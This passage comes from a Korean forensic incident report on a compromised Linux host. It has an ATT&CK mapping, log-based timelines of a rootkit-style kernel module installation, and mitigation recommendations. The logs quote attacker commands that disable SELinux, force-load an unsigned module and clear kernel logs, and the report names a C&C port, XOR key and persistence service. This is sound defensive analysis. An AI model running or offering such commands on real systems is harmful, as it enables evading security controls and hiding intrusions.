T1016	System Network Configuration Discovery	네트워크 설정 탐지	IP 주소 172.16.95.3, MAC 주소 확인
T1082	System Information Discovery	시스템 정보 수집	커널 버전, OS 정보, 네트워크 설정 확인
T1057	Process Discovery	프로세스 탐지	volatility 를 통한 프로세스 분석
T1071.001	Application Layer Protocol: Web Protocols	TCP 통신 시도	포트 23847 번으로 C&C 서버 연결 시도
T1573.001	Encrypted Channel: Symmetric Cryptography	암호화된 통신	XOR 0xAB 키를 사용한 C&C 주소 암호화
T1105	Ingress Tool Transfer	원격 코드 실행	execute_command() 함수를 통한 명령 실행 대기
T1071.001	Application Layer Protocol: Web Protocols	TCP 통신 시도	포트 23847 번으로 C&C 서버 연결 시도
T1005	Data from Local System	로컬 시스템 데이터 수집	recovered_fs.tar.gz 로 파일 시스템 수집
T1041	Exfiltration Over C2 Channel	C&C 채널을 통한 데이터 유출	TCP 소켓을 통한 명령 결과 전송 기능

[표 10] MITRE ATT&CK 프레임워크 매핑 분석 결과.

4.3 공격 타임라인 재구성

해당 시스템에서 일어난 침해사고를 분석한 결과, 해당 사고를 초기 침입 단계, 시스템 재부팅 및 지속성 확보 단계, 공격 성공 단계로 정리할 수 있다.


4.3.1 초기 침입 단계

초기 침입 단계는, 2025년 7월 22일 11시 37분부터 48분까지, 11분에 걸쳐 진행되었다. 침입에 사용된 계정은 'dfc'로, sudo를 통해 root 권한을 획득하면서부터 시작된다. 이에 대한 타임라인은 [표 11]과 같이 정리할 수 있다.

초기 침입 단계 – 2025년 7월 22일			
시간	**로그**	**설명**	**원본 로그**
23:37:24	sudo session	dfc 사용자가 sudo를 통해 root 권한 획득	Secure
23:37:40	Insmod 시도	Sudo /sbin/insmod /opt/.dc_system/netcore.ko – 악성 모듈 로딩 시도	Secure
23:38:33	파일 정찰	sudo /bin/stat /opt/.dc_system/netcore.ko - 악성 모듈 상태 확인	Secure
23:39:22	SELinux 비활성화	sudo /sbin/setenforce 0- 보안 정책 우회 시도	Secure
23:39:28	insmod 재시도	sudo /sbin/insmod /opt/.dc_system/netcore.ko – 악성 모듈 재시도	Secure
23:40:01	모듈 정보 수집	sudo /sbin/modinfo /opt/.dc_system/netcore.ko- 악성 모듈 정보 조사	Secure
23:40:42	시스템 로그 정리	sudo /bin/dmesg -c - 커널 메시지 로그 삭제로 흔적 은폐	Secure
23:41:51	서명 검증 우회	sudo /sbin/insmod /opt/.dc_system/netcore.ko --force-vermagic – 모듈 강제 로딩 시도	Secure
23:42:20	지속적 우회 시도	sudo /sbin/insmod /opt/.dc_system/netcore.ko --force-vermagic – 모듈 강제 로딩 시도	Secure
23:46:36	반복 공격	sudo /sbin/insmod --force-vermagic /opt/.dc_system/netcore.ko – 모듈 강제 로딩 재시도	Secure
23:48:17	**배포 스크립트 실행**	**sudo ./deploy_netcore.sh - 악성 배포 스크립트 실행 (추정)**	**Secure**

[표 11] 초기 침입 단계 타임라인 정리.

분석 결과, 초기 침입 단계에서 사용된 deploy_netcore.sh 에 대해 volatility 의 linux.pagecache.RecoverFs 플러그인을 이용하여 복구를 시도했지만, 해당 파일을 복구하는데 실패하였다. 하지만 메모리 덤프에서 [그림 43]과 같이 흔적을 찾을 수 있었다. 해당 파일은 8 개의 파일과 폴더가 있는, 압축파일인 것을 알 수 있으며, 이는 Panix.sh 를 통해, PANIX[2]을 사용했다는 것을 시사한다.



[그림 43] deploy_netcore.sh가 포함된 압축파일.

4.3.2 시스템 재부팅 및 지속성 확보

23일 00시 15분 [표 12]와 같이, 서비스들이 종료된 것을 통해 PC가 종료된 것을 확인할 수 있었으며, 21분에 다시 정상적으로 부팅되었다. 하지만, 악성 서비스인 netcore의 경우 지속성 확보에는 성공했지만, SELinux에 의해, 차단되어 정상적으로 로딩에는 실패하였다.

시스템 재부팅 및 지속성 확보 – 2025년 7월 23일			
시간	로그	설명	원본 로그
00:15:00	시스템 종료 시작	다양한 system 서비스들이 종료됨	messages
00:15:23	완전 종료	STSTEM_SHUTDOWN 이벤트 발생	audit.log
00:21:56	auditd 시작	감사 데몬 시작 (DAEMON_START)	audit.log
00:21:56	시스템 부팅	SYSTEM_BOOT 이벤트 – 정상 부팅	audit.log

[2] PANIX는 보안 연구원, 침투 테스터 등을 위해 설계된 모듈식 맞춤 설정이 가능한 Linux 지속성 프레임워크이다.

00:21:57	시스템 서비스 시작	Irqbalance, libestoragemgnt 등 정상 서비스 시작	audit.log
00:21:58	netcore 서비스 시작	SERVICE_START: unit=netcore - systemd를 통한 악성 서비스 자동 시작	audit.log
00:21:58	SELinux 차단	SELinux가 netcore.ko 모듈 로딩 차단	audit.log
00:21:58	서비스 중지	SELinux에 의한 서비스 실패	audit.log
00:22:29	재시작 #1	SERVICE_START: unit=netcore (restart counter: 1)	audit.log
00:22:29	즉시 중지	SERVICE_STOP: unit=netcore	audit.log
00:22:59 ~ 0029:32	재시작 #2 ~ 재시작 #15	SERVICE_START: unit=netcore (restart counter: 2~15)	audit.log

[표 12] 시스템 재부팅 및 지속성 확보.

4.3.3 공격 성공

[표 13]과 같이, 재시작을 시도하던 중, 40초에 공격자에 의해 수동으로 모듈 로딩에 성공한 것을 확인할 수 있었다. 이로 인해, messages에는 외부의 모듈이 커널에 로드되었다는 로그를 확인할 수 있다. 또한 서명되지 않은 모듈이 커널에 로드되었다는 메시지 또한 확인할 수 있었다. netcore.service가 SELinux에 의해 차단된 것은 사실이다. 하지만, 이미 커널 모듈이 로딩되어 악성 코드의 핵심 기능은 동작 중임을 시사한다.

공격 성공 – 2025년 7월 23일			
시간	**로그**	**설명**	**원본 로그**
00:28:47	바이너리 확인	sudo /bin/stat /opt/.dc_system/dc_core - 추가 악성 바이너리 확인	secure
00:29:00	추가 파일 확인	sudo /bin/stat /opt/.dc_system/netcore - 관련 파일들 상태 확인	secure
00:29:40	수동 모듈 로딩	sudo /sbin/insmod /opt/.dc_system/netcore.ko - 공격자가 수동으로 모듈 로딩 성공	secure
00:29:40	커널 오염	netcore: loading out-of-tree module taints kernel - 커널이 악성 모듈로 오염됨	messages
00:29:40	서명 우회 성공	module verification failed: signature missing - tainting kernel	messages
00:30:02	재시작 #16	SERVICE_START: unit=netcore (restart counter: 16)	audit.log
00:30:02	SELinux 재차단	AVC denied module_load	audit.log

		- SELinux가 다시 모듈 로딩 차단 시도	
00:30:09	추가 정찰	sudo /bin/stat /opt/.dc_system/dc_core - 지속적인 파일 확인	secure
00:31:32	서비스 타임 아웃	netcore.service: Failed with result 'timeout' - 서비스 실행 실패	messages
00:31:32	프로세스 강제 종료	Killing process 3409 (netcore) with signal SIGKILL	messages
00:32:02	재시작	SERVICE_START: unit=netcore (restart counter: 17)	audit.log

[표 13] 공격 성공.

4.4 재발 방지 대책

시스템 관리자 권한을 제한하여 sudo 사용을 최소화하고 관리 작업에 대한 승인 프로세스를 도입한다. 커널 모듈 서명 검증을 강제화하고 서명되지 않은 모듈의 로딩을 차단하는 정책을 적용한다. SELinux나 AppArmor 같은 강제 접근 제어를 활성화하여 권한 상승을 방지한다. 시스템 파일과 설정 파일에 대한 무결성 모니터링을 구현하여 변경사항을 실시간으로 탐지한다. LD_PRELOAD와 같은 라이브러리 프리로딩 메커니즘을 제한하고 모니터링한다. systemd 서비스, cron 작업, udev 규칙 등 지속성 메커니즘에 대한 변경을 감시한다. 네트워크 트래픽을 모니터링하여 비정상적인 외부 통신을 탐지한다. 엔드포인트 탐지 및 대응(EDR) 솔루션을 도입하여 실시간 위협 탐지를 강화한다. 정기적인 보안 교육을 통해 직원들의 보안 인식을 제고한다. 시스템 로그를 중앙화하여 보안 이벤트 상관관계 분석을 수행한다. 백업 시스템을 구축하고 복구 절차를 정기적으로 테스트한다. 침해지표(IoC) 기반 탐지 규칙을 구축하여 유사한 공격을 사전에 차단한다. 제로 트러스트 네트워크 모델을 적용하여 내부 네트워크의 측면 이동을 제한한다. 정기적인 취약점 스캔과 침투 테스트를 실시하여 보안 취약점을 사전에 식별한다. 이를 요약하면 [표 14]와 같이 정리할 수 있다.

분류	대책	우선순위
접근 제어	sudo 권한 제한 및 승인 프로세스 도입	**높음**
커널 보안	모듈 서명 검증 강제화	**높음**
시스템 보안	SELinux/AppArmor 강제 접근 제어 활성화	**높음**
무결성 관리	시스템 파일 무결성 모니터링 구현	**높음**
라이브러리 보안	LD_PRELOAD 메커니즘 제한 및 모니터링	중간
지속성 방지	systemd/cron/udev 변경사항 감시	**높음**
네트워크 보안	외부 통신 트래픽 모니터링	중간
탐지/대응	EDR 솔루션 도입	높음
보안 교육	정기적인 직원 보안 교육	중간
로그 관리	중앙화된 로그 수집 및 분석	중간
백업/복구	백업 시스템 구축 및 복구 테스트	**높음**
위협 탐지	IoC 기반 탐지 규칙 구축	**높음**
네트워크 아키텍처	제로 트러스트 모델 적용	낮음
취약점 관리	정기적인 취약점 스캔 및 침투 테스트	중간

[표 14] 재발 방지 대책 요약.